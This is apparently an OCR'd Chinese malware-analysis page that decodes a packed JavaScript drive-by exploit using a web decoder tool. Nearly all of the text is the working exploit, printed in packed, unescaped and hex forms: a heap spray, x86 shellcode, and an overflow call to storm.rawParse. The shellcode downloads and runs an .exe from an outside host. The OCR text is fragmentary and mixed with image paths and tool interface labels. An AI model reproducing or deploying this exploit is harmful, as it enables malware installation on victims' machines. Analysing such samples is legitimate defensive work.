
```
eval(function(p,a,c,k,e,d){e=function(c){return c};if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[
[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+
'\\b','g'),k[c])}}return p}('5 1=29("%10%10");5 26=20;5 14=29("%82%3"+"%81%10%83%84%87%3%86%85"+"%79%78%72%22%71
%70%69%73"+"%74%77%17%76%75%88%89%103"+"%17%102%101%104%105%108%107%106"+"%100%99%93%92%25%91%68%94"+"%95%98%97
%25%96%109%63%37"+"%31%39%41%40%19%42%43%45"+"%38%3%44%46%35%12%32%22"+"%33%36%34%3%19%67%61%60"+"%59%62%47%66%65
%64%58%57"+"%16%24%51%50%49%24%48%16"+"%52%53%56%55%54%90%152%168"+"%167%166%165%110%170%173%12%172"+"%171%164%12
%157%156%155%154%158"+"%159%162%161%160%175%185%189%188"+"%187%191%193%195%194%23%192%190"+"%186%179%178%177%176
%180%181%184"+"%183%182%174%153%18%11%125%124"+"%15%123%122%126%127%130%21%129"+"%128%121%120%114%18%11%113%112"+
"%111%115%116%119%118%117%21%131"+"%132%146%11%144%147%148%151%150%149%143%142%136%23%135%134%133%137%15%3");5 4
=26+14.6;13(1.6<4)1+=1;28=1.30(0,4);2=1.30(0,1.6-4);13(2.6+4<138)2=2+2+28;27=141 140();139(7=0;7<169;7++)27[7]=2
+14;5 8='\'';13(8.6<145)8+="\\9\\9\\9\\9";163.80(8)',10,196,'|bigblock|block|u0000|slackspace|var|length|x|buffer
|x0a|u9090|u0041|u57ff|while|shellcode|u6578|u4320|ufb03|u7972|uc683||u6461|ud88b|u7465|u4343|u468b|headersize
|memory|fillblock|unescape|substring|u008b|u5afc|u016a|u0057|u5652|ue859|uc103|u6ae8|uc303|uf78b|ufa8b|u8b0e
|u6ad0|u8300|u5904|u0dc6|u5e80|u03c6|u632f|u03c7|u6643|u206a|uff53|u5c03|u04c7|uec57|u646d|u6303|ufa75|u803e
|u8046|u3680|u02e1|uc7dc|u8b40|uec83|u5613|ud1c3|u1e74|u8b3c|u738b|u0840|u0378|u8bf3|u3314|u4e8b|u207e|u8bad
|u1c70|rawParse|u9000|uf3e9|u5a90|ua164|u8b0c|u408b|u0030|u56ed|u5157|u2e61|u0324|ucd8b|u5e5f|u03e1|u33c1|u031c
|u088b|u66c9|u59e9|ue245|u0e6a|uf28b|u3f8b|uf359|u74a6|ufcef|u835f|u5908|uc1c3|u50c0|u6e6f|u6d6c|u7275|u6172
```

运行脚本 | 调试脚本 | 用...替换eval() alert | 跳过执行eval() | 保持原状 | 区分大小写 | 不要显示警告消息 | 模板 | 格式化代码 | 宽字符转UCS2 | 显示eval的结果

```
var bigblock=unescape("%u9090%u9090");var headersize=20;var shellcode=unescape("%uf3e9%u0000"+"%u9000%u9090%u5a90
%ua164%u0030%u0000%u408b%u8b0c"+"%u1c70%u8bad%u0840%ud88b%u738b%u8b3c%u1e74%u0378"+"%u8bf3%u207e%ufb03%u4e8b
%u3314%u56ed%u5157%u3f8b"+"%ufb03%uf28b%u0e6a%uf359%u74a6%u5908%u835f%ufcef"+"%ue245%u59e9%u5e5f%ucd8b%u468b
%u0324%ud1c3%u03e1"+"%u33c1%u66c9%u088b%u468b%u031c%uc1c3%u02e1%uc103"+"%u008b%uc303%ufa8b%uf78b%uc683%u8b0e
%u6ad0%u5904"+"%u6ae8%u0000%u8300%u0dc6%u5652%u57ff%u5afc%ud88b"+"%u016a%ue859%u0057%u0000%uc683%u5613%u8046
%u803e"+"%ufa75%u3680%u5e80%uec83%u8b40%uc7dc%u6303%u646d"+"%u4320%u4343%u6643%u03c7%u632f%u4343%u03c6%u4320"+"
%u206a%uff53%uec57%u04c7%u5c03%u2e61%uc765%u0344"+"%u7804%u0065%u3300%u50c0%u5350%u5056%u57ff%u8bfc"+"%u6adc
%u5300%u57ff%u68f0%u2451%u0040%uff58%u33d0"+"%uacc0%uc085%uf975%u5251%u5356%ud2ff%u595a%ue2ab"+"%u33ee%uc3c0
%u0ce8%uffff%u47ff%u7465%u7250%u636f"+"%u6441%u7264%u7365%u0073%u6547%u5374%u7379%u6574"+"%u446d%u7269%u6365
%u6f74%u7972%u0041%u6957%u456e"+"%u6578%u0063%u7845%u7469%u6854%u6572%u6461%u4c00"+"%u616f%u4c64%u6269%u6172
%u7972%u0041%u7275%u6d6c"+"%u6e6f%u5500%u4c52%u6f44%u6e77%u6f6c%u6461%u6f54"+"%u6946%u656c%u0041%u7468%u7074
%u2f3a%u642f%u776f%u2e6e%u3831%u6464%u6e2e%u7465%u622f%u2f62%u6662%u652e%u6578%u0000");var slackspace=headersize
+shellcode.length;while(bigblock.length<slackspace)bigblock+=bigblock;fillblock=bigblock.substring(0,slackspace)
;block=bigblock.substring(0,bigblock.length-slackspace);while(block.length+slackspace<0x40000)block=block+block
+fillblock;memory=new Array();for(x=0;x<300;x++)memory[x]=block+shellcode;var buffer='';while(buffer.length<4068
)buffer+="\x0a\x0a\x0a\x0a";storm.rawParse(buffer)
```


脚本成功编译,并可能输出了执行后的数据,请查看



FreShow by jimmyleo
URL
State
N/A
Check!
Load
v1.50 codz by jimmyleo
var bigblock=unescape("%u9090%u9090");var headersize=20;var shellcode=unescape
("%uf3e9%u0000"+"%u9000%u9090%u5a90%ua164%u0030%u0000%u408b
%u8b0c"+"%u1c70%u8bad%u0840%ud88b%u738b%u8b3c%u1e74%u0378"+"%u8bf3%u207e
%ufb03%u4e8b%u3314%u56ed%u5157%u3f8b"+"%ufb03%uf28b%u0e6a
%uf359%u74a6%u5908%u835f%ufcef"+"%ue245%u59e9%u5e5f%ucd8b%u468b
%u0324%ud1c3%u03e1"+"%u33c1%u66c9%u088b%u468b%u031c
%uc1c3%u02e1%uc103"+"%u008b%uc303%ufa8b%uf78b%uc683%u8b0e
%u6ad0%u5904"+"%u6ae8%u0000%u8300%u0dc6%u5652%u57ff%u5afc%ud88b"+"%u016a
%ue859%u0057%u0000%uc683%u5613%u8046%u803e"+"%ufa75%u3680%u5e80%uec83%u8b40%
uc7dc%u6303%u646d"+"%u4320%u4343%u6643%u03c7%u632f%u4343%u03c6%u4320"+"%u206a
%uff53%uec57%u04c7%u5c03%u2e61%uc765%u0344"+"%u7804%u0065%u3300%u50c0%u5350%u
5056%u57ff%u8bfc"+"%u6adc%u5300%u57ff
%u68f0%u2451%u0040%uff58%u33d0"+"%uacc0%uc085%uf975%u5251%u5356%ud2ff%u595a
%ue2ab"+"%u33ee%uc3c0%u0ce8%uffff%u47ff
%u7465%u7250%u636f"+"%u6441%u7264%u7365%u0073%u6547%u5374%u7379%u6574"+"%u446
d
%u7269%u6365%u6f74%u7972%u0041%u6957%u456e"+"%u6578%u0063%u7845%u7469%u6854%
u6572%u6461%u4c00"+"%u616f%u4c64%u6269%u6172%u7972%u0041%u7275%u6d6c"+"%u6e6f
%u5500%u4c52%u6f44%u6e77%u6f6c%u6461%u6f54"+"%u6946%u656c
%u0041%u7468%u7074%u2f3a%u642f%u776f%u2e6e%u3831%u6464%u6e2e%u7465%u622f
%u2f62%u6662%u652e%u6578%u0000");var slackspace=headersize+shellcode.length;while
(bigblock.length<slackspace)bigblock+=bigblock;fillblock=bigblock.substring
C
P
NULs
Filter
ESC
Decode
Up
var bigblock=unescape("\x90\x90\x90\x90");var headersize=20;var shellcode=unescape
("\xe9\xf3\x00\x00"+"\x00\x90\x90\x90\x90\x5a\x64\xa1\x30\x00\x00\x00\x8b\x40\x0c
\x8b"+"\x70\x1c\xad\x8b\x40\x08\x8b\xd8\x8b\x73\x3c\x8b\x74\x1e\x78\x03"+"\xf3\x8b\x7e
\x20\x03\xfb\x8b\x4e\x14\x33\xed\x56\x57\x51\x8b\x3f"+"\x03\xfb\x8b\xf2\x6a\x0e
\x59\xf3\xa6\x74\x08\x59\x5f\x83\xef\xfc"+"\x45\xe2\xe9\x59\x5f\x5e\x8b\xcd\x8b
\x46\x24\x03\xc3\xd1\xe1\x03"+"\xc1\x33\xc9\x66\x8b\x08\x8b\x46\x1c
\x03\xc3\xc1\xe1\x02\x03\xc1"+"\x8b\x00\x03\xc3\x8b\xfa\x8b\xf7\x83\xc6\x0e\x8b\xd0\x6a
\x04\x59"+"\xe8\x6a\x00\x00\x00\x83\xc6\x0d\x52\x56\xff\x57\xfc\x5a\x8b\xd8"+"\x6a
\x01\x59\xe8\x57\x00\x00\x00\x83\xc6\x13\x56\x46\x80\x3e\x80"+"\x75\xfa\x80\x36\x80\x5e
\x83\xec\x40\x8b\xdc\xc7\x03\x63\x6d\x64"+"\x20\x43\x43\x43\x43\x66\xc7\x03\x2f
\x63\x43\x43\xc6\x03\x20\x43"+"\x6a\x20\x53\xff\x57\xec\xc7\x04\x03\x5c\x61\x2e
\x65\xc7\x44\x03"+"\x04\x78\x65\x00\x00\x33\xc0\x50\x50\x53\x56\x50\xff\x57\xfc\x8b"+"\xdc\x6a
\x00\x53\xff\x57\xf0\x68\x51\x24\x40\x00\x58\xff\xd0\x33"+"\xc0\xac
\x85\xc0\x75\xf9\x51\x52\x56\x53\xff\xd2\x5a\x59\xab\xe2"+"\xee\x33\xc0\xc3\xe8\x0c\xff\xff\xff
\x47\x65\x74\x50\x72\x6f
